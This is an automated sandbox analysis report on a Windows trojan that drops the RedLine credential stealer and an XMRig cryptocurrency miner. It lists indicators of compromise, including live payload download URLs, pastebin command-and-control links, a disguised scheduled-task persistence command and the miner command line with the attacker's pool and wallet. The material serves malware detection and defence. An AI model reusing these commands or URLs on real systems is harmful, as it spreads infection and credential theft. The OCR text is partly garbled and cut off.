ID: 356837
Sample Name:
SecuriteInfo.com.Trojan.GenericKD.45754886.17334.7781
Cookbook: default.jbs
Time: 17:36:27
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Trojan.GenericKD.457…

Overview


General Information

Sample Name:	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.7781 (renamed file extension from 7781 to exe)
Analysis ID:	356837
MD5:	bc584a3be92cfdf..
SHA1:	6f7d11b7c795bd1.
SHA256:	8086d2b05316a9..
Infos:	

Most interesting Screenshot:



Detection




RedLine Xmrig

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Xmrig
- Yara detected RedLine Stealer
- Yara detected Xmrig cryptocurrency…
- Binary contains a suspicious time st…
- Connects to a pastebin service (like…
- Detected Stratum mining protocol
- Found strings related to Crypto-Minin…

Classification



- **System is w10x64**
- SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe (PID: 2100 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe' MD5: BC584A3BE92CFDFDA79446372FFFA46D)
  - pg2bsuqa.exe (PID: 6124 cmdline: 'C:\Users\user\AppData\Local\pg2bsuqa.exe' MD5: 70DCA411445D3B4394D9C467BF3FF994)
  - zmql3v0y.exe (PID: 4012 cmdline: 'C:\Users\user\AppData\Local\zmql3v0y.exe' MD5: F0ECEFED65B00699CC2B57BF81492F56)
    - schtasks.exe (PID: 6484 cmdline: 'C:\Windows\System32\schtasks.exe' /create /sc MINUTE /mo 1 /tn 'Windows Service Microsoft Corporation' /tr 'C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe' /f MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 6492 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cpu.exe (PID: 6624 cmdline: 'C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe' -o stratum+tcp://pool.minexmr.com:4444 --algo cn/r -u 42ZYH6myZTcdLq fmCpSCggN8ppdku4PK16kH8UFFyTesddFwT5ihd2QFsWS2BGnuwXWfnrtbJbr5w7dqgeBRZDJcUzia53j./ --donate-level=1 MD5: E95F766A3748042EFBF0F05D823F82B7)
      - conhost.exe (PID: 6664 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- RantimeBroker.exe (PID: 6552 cmdline: C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe MD5: F0ECEFED65B00699CC2B57BF81492F56)
- RantimeBroker.exe (PID: 1632 cmdline: C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe MD5: F0ECEFED65B00699CC2B57BF81492F56)
- **cleanup**

Malware Configuration

Threatname: Xmrig

```
{
  "WALLET": "42ZYH6myZTcdLqfmCpSCggN8ppdku4PK16kH8UFFyTesddFwT5ihd2QFsWS2BGnuwXWfnrtbJbr5w7dqgeBRZDJcUzia53j",
  "POOL": "pool.minexmr"
}
```

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Roaming\Windows\CPU\config.json	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.547615511.0000020FCC320000.00000004.00000020.sdmp	CoinMiner_Strings	Detects mining pool protocol string in Executable	Florian Roth	• 0x35a9:$s1: stratum+tcp://
00000010.00000002.547615511.0000020FCC320000.00000004.00000020.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000010.00000002.547631429.0000020FCC328000.00000004.00000020.sdmp	CoinMiner_Strings	Detects mining pool protocol string in Executable	Florian Roth	• 0x5250:$s1: stratum+tcp:// • 0x52e0:$s1: stratum+tcp:// • 0x847f:$s1: stratum+tcp:// • 0xa523:$s1: stratum+tcp://
00000010.00000002.547631429.0000020FCC328000.00000004.00000020.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000004.00000003.274701180.00000000008A0000.00000004.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 14 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
6.2.zmql3v0y.exe.b30000.0.unpack	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
15.2.RantimeBroker.exe.d80000.0.unpack	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Xmrig

Signature Overview



- AV Detection
- Bitcoin Miner
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Bitcoin Miner:

Yara detected Xmrig cryptocurrency miner

Detected Stratum mining protocol

Found strings related to Crypto-Mining

Compliance:

Uses 32bit PE files

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Networking:

Connects to a pastebin service (likely for C&C)

May check the online IP address of the machine

System Summary:

PE file contains section with special chars

Data Obfuscation:

Detected unpacking (changes PE section rights)

Binary contains a suspicious time stamp

Persistence and Installation Behavior:

Sample is not signed and drops a device driver

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Query firmware table information (likely to detect VMs)

Tries to detect sandboxes / dynamic malware analysis system (registry check)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers

Tries to detect sandboxes and other dynamic analysis tools (window names)

Stealing of Sensitive Information:

Yara detected RedLine Stealer


Remote Access Functionality:

Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1	Windows Service 1	Windows Service 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Web Service 1	Eavesdro Insecure Network Communi
Default Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 1 2	Virtualization/Sandbox Evasion 4 4	LSASS Memory	Security Software Discovery 7 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 1 2	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Scheduled Task/Job 1	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 4 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 3	Manipula Device Communi
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 2	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 4	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Timestomp 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe	22%	Metadefender		Browse
SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe	29%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\pg2bsuqa.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\pg2bsuqa.exe	24%	Metadefender		Browse
C:\Users\user\AppData\Local\pg2bsuqa.exe	66%	ReversingLabs	Win32.Trojan.AgentTesla	
C:\Users\user\AppData\Local\zmql3v0y.exe	61%	ReversingLabs	Win32.Packed.Themida	
C:\Users\user\AppData\Roaming\Windows\CPU\WinRing0x64.sys	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Windows\CPU\WinRing0x64.sys	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe	16%	Metadefender		Browse
C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe	66%	ReversingLabs	Win64.Trojan.Miner	
C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe	61%	ReversingLabs	Win32.Packed.Themida	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.pg2bsuqa.exe.ef0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.1.pg2bsuqa.exe.ef0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://195.2.84.91/cpu.zip	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://https://blog.agencia10x.com/dance.exe	100%	Avira URL Cloud	malware	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://https://blog.agencia10x.com/dance.exed	0%	Avira URL Cloud	safe	
http://https://pastebin.comD8	0%	Avira URL Cloud	safe	
http://195.2.84.91/amd.zip	0%	Avira URL Cloud	safe	
http://ocsp.com	0%	Avira URL Cloud	safe	
http://https://blog.agencia10x.com4	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://blog.agencia10x.com/mex.exe	100%	Avira URL Cloud	malware	
http://https://pastebin.com4	0%	URL Reputation	safe	
http://https://pastebin.com4	0%	URL Reputation	safe	
http://https://pastebin.com4	0%	URL Reputation	safe	
http://195.2.84.91/nvidia.zip	0%	Avira URL Cloud	safe	
http://https://blog.agencia10x.comD8	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ianawhois.vip.icann.org	192.0.47.59	true	false		high
blog.agencia10x.com	172.67.213.210	true	false		unknown
iplogger.org	88.99.66.31	true	false		high
WHOIS.RIPE.NET	193.0.6.135	true	false		high
pool.minexmr.com	88.99.193.240	true	false		high
pastebin.com	104.23.99.190	true	false		high
api.ip.sb	unknown	unknown	true		unknown
whois.iana.org	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://195.2.84.91/cpu.zip	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.281148761.00000000001165000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.281148761.00000000001165000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://iplogger.org/1r2et7	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.278531237.00000000002E2000.00000020.00020000.sdmp, SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283685326.000000000328100 0.00000004.00000001.sdmp	false		high
http://ocsp.sectigo.com0	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.281148761.00000000001165000.00000004.00000020.sdmp, pg2bsuqa.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.thawte.com0	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pastebin.com/raw/bnxCb5RPChttps://pastebin.com/raw/WmBNYXYN	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.278531237.00000000002E2000.00000020.00020000.sdmp	false		high
http://https://blog.agencia10x.com/dance.exe	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283892138.00000000003346000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://pastebin.com/raw/WmBNYXYN	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283685326.00000000003281000.00000004.00000001.sdmp	false		high
http://https://iplogger.org	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283685326.00000000003281000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	pg2bsuqa.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://blog.agencia10x.com/dance.exed	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283892138.00000000003346000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://pastebin.comD8	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283866896.00000000000331A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://195.2.84.91/amd.zip	zmql3v0y.exe, zmql3v0y.exe, 00000006.00000002.520808342.00000000000B32000.00000020.00020000.sdmp, RantimeBroker.exe, RantimeBroker.exe, 0000000F.00000002.319692642.0000000000D82000.00000020.00020000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.thawte.com/ThawteTimestampingCA.crl0	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe	false		high
http://ocsp.com	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.281148761.00000000001165000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://blog.agencia10x.com4	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283866896.00000000000331A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	pg2bsuqa.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0D	pg2bsuqa.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://blog.agencia10x.com/mex.exe	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283866896.00000000000331A000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://pastebin.com4	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283839555.00000000032C8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://pastebin.com/raw/bnxCb5RP	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283685326.00000000003281000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283685326.00000000003281000.00000004.00000001.sdmp	false		high
http://195.2.84.91/nvidia.zip	zmql3v0y.exe, zmql3v0y.exe, 00000006.00000002.520808342.00000000000B32000.00000020.00020000.sdmp, RantimeBroker.exe, RantimeBroker.exe, 0000000F.00000002.319692642.0000000000D82000.00000020.00020000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://iplogger.org/1tsef7	zmql3v0y.exe, zmql3v0y.exe, 00000006.00000002.520808342.00000000000B32000.00000020.00020000.sdmp, RantimeBroker.exe, RantimeBroker.exe, 0000000F.00000002.319692642.0000000000D82000.00000020.00020000.sdmp	false		high
http://https://blog.agencia10x.comD8	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe, 00000000.00000002.283892138.00000000003346000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.23.99.190	unknown	United States		13335	CLOUDFLARENETUS	false
88.99.66.31	unknown	Germany		24940	HETZNER-ASDE	false
195.2.84.91	unknown	Russian Federation		6903	ZENON-ASMoscowRussiaRU	false
172.67.213.210	unknown	United States		13335	CLOUDFLARENETUS	false
88.99.193.240	unknown	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356837
Start date:	23.02.2021
Start time:	17:36:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.7781 (renamed file extension from 7781 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.mine.winEXE@13/9@9/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.42.151.234, 23.218.209.198, 40.88.32.150, 104.43.139.144, 23.211.6.115, 23.218.208.56, 51.104.139.180, 67.26.83.254, 67.26.75.254, 8.253.204.249, 67.26.73.254, 8.248.139.254, 51.103.5.159, 84.53.167.113, 104.26.13.31, 172.67.75.172, 104.26.12.31 • Excluded domains from analysis (whitelisted): storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, e15275.g.akamaiedge.net, storeedgefd.xbetservices.akadns.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, wildcard.weather.microsoft.com.edgekey.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, storeedgefd.dsx.mp.microsoft.com, client.wns.windows.com, api.ip.sb.cdn.cloudflare.net, fs.microsoft.com, tile-service.weather.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, 